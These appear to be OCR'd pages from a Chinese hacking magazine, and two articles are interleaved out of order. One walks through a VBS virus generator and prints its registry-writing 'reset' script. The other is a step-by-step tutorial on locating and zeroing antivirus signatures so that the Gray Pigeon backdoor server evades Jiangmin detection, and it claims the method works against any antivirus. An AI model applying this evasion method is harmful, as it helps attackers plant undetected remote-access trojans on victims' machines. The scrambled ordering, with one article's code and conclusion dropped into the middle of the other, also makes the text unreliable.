


图6

最后一步是设定病毒的存放位置，这里我随便选定了一个地方，如图7所示。




图7

现在回到生成目录，如图8所示：

小提示

VBS文件是用脚本语言VBScript编写的程序文件，是用于实现手动任务自动化的脚本。脚本非常适合于：操纵Windows环境、运行其他程序、使登录过程自动化、向应用程序发送按键顺序等工作。大家比较熟悉的BAT文件也可以算作一种脚本。不过与之相比，用VBScript编写的脚本能够实现比BAT文件更多更强大的功能。BAT文件运行时总会有个一闪而过的黑框，而VBS文件运行时毫无征兆，对于病毒的隐藏更为有利。




图8

Reset.VBS的是程序额外生成的解毒文件，另一个是病毒。我们的最终目的是这个解毒文件，这就是刚才为什么我建议把大家病毒的功能都选上，因为设置病毒的功能越多，解毒文件能解除的限制也越多。

用记事本把解毒文件打开看看，如图9所示

适合读者：木马爱好者
前置知识：破解基础知识



VIP会员学习成果展
黑防专版鸽子定位之江民免杀

文/图 [黑防VIP]op336 火龙

前两天鸽子网站又开了，鸽子VIP已经出到2006版了。我下载看了一下功能，基本上都没什么变化，主要是界面上有了改进，如图1 所示。




图1

不过它生成的服务端和鸽子VIP2005有一些不一样，看来新一轮的鸽子免杀大战又要开始了。

我们黑防的同志还是要支持黑防专版鸽子，今天我为大家讲述如何定位出江民的关于黑防鸽子服务端的特征码，并且加以修改直至免杀。

可能大家更需要的是卡巴斯基的文件定位和过瑞星内存的定位方法吧？其实总体方法都是一样的，区别在于特征码的多少等问题。只要掌握了方法，什么杀毒软件你都可以过的。江民的特征码在定位时比较容易，适合菜鸟练练手。

黑防鸽子去掉了一些功能使我们的免杀节约了很多时间，假如大家需要那些功能可以使用插件的办法解决，所以黑防鸽子并不比鸽子VIP 2006的差。

很多朋友无法定位黑防鸽子服务端的特征码，用CCL定位器定位，每个杀毒软件得到的结果都是特征码在PE头中，大家都明白PE头是不能乱修改的，这使免杀鸽子走入了困境。其实还是大家对多重复合型特征码的认识不够，网上说的主特征码、主主特征码、辅特征码其实都是这个意思。我们以图2 为例说明一下（个人观点不一定正确）。




图2

假设图2 中的A、B、C、D、F区段中都为一种特征码，B、F区段为A区段的辅特征码。当我们对A区段添零后，还是存在B、F区的辅特征码，杀毒软件会报和A区段中的特征码相同的病毒，我们在查看杀毒结果后都以为是同一个，且这样生成的样版文件会被全杀，所以就留下了PE头。假如A、B区同时被添零，杀毒软件会报出C区中的特征码，这样我们就先替换了一个复合型的特征码，假如C区不为复合型，那我们就能定位C区的特征码。

我们只能一处一处地定位所有特征码，对于复合型的特征码，当我们在定位出F区后，A、B、F区的这个复合型特征码就破坏了，A、B区就是单一的特征码了，这对于我们的定位非常方便。

明白了原理，我们现在开始工作。


我们要用到的工具有黑防专版鸽子服务端、计算工具、CCL2.8、C32Asm、江民杀毒软件。

1.用C32Asm打开黑防鸽子服务端Server.exe，如图3所示。

我们可以得到Server.exe的大小为B9DF0。这个我们在后面计算填充大小时会用到。

2.打开CCL设置手动操作参数，总共生成500个，如图4 所示。

整体参数设置为文件特征码手动定位，保存结果在



```
Set fs=CreateObject("Scripting.FileSystemObject")
Set dir1=fs.GetSpecialFolder(0)
Set dir2=fs.GetSpecialFolder(1)
Set so=CreateObject("Scripting.FileSystemObject")
dim r
Set r=CreateObject("Wscript.Shell")
r.Regwrite
"HKCU\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer\NoRun",0,"REG_DWORD"
r.Regwrite
"HKCU\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer\NoClose",0,"REG_DWORD"
r.Regwrite
"HKCU\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer\NoDrives",0,"REG_DWORD"
r.Regwrite
"HKCU\Software\Microsoft\ ... DisableRegistryTools",0,"REG
_DWORD"
r.Regwrite "HKLM\Software\Microsoft\Windows\CurrentVersion\Run\ScanRegistry","scanregw.exe
/autorun"
r.Regwrite
"HKCU\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer\NoLogOff",0,"REG_DWORD"
r.Regwrite
"HKCU\Software\Microsoft\Windows\CurrentVersion\Policies\WinOldApp\NoRealMode",0,"REG_DWORD"
r.Regwrite "HKLM\Software\Microsoft\Windows\CurrentVersion\Run\Win32system",""
r.Regwrite
"HKCU\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer\NoDesktop",0,"REG_DWORD"
r.Regwrite
"HKCU\Software\Microsoft\Windows\CurrentVersion\Policies\WinOldApp\Disabled",0,"REG_DWORD"
r.Regwrite
"HKCU\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer\NoSetTaskBar",0,"REG_DWORD
"
r.Regwrite
```


图9

仔细看不难发现病毒功能主要是依靠修改注册表来实现的，不过这些操作都由VBS脚本帮我们解决了。现在可以把解毒文件收藏起来，以备不时之需，这不算是以毒攻毒吧。

总结 本文谈论的是脚本技术，但是功能的实现还是靠注册表，所以无论技术新旧，关键在于使用者的思想，把知识和技术结合起来就能铸成无往不利的长矛。




图3

"c:\\11"文件夹中，如图5 所示。

我们使用文件特征码定位，打开Server.exe，如图6 所示。

我们对整个文件进行定位，生成500个样版文件。




图4

3.使用江民对生成的样板文件查杀，结果如图7 所示。




图5

从查毒结果我们可以看出肯定存在复合型特征码，我们的500个样板文件都为病毒，但从生成的样版所报的病毒中我们惊喜地发现了"OUT_000A0E52_000005F2"显示为backdoor/huigezi.cci，这就是说backdoor/huigezi.qy的复合型特征码在"000A0E52_000005F2"区段中被破坏了！




图6

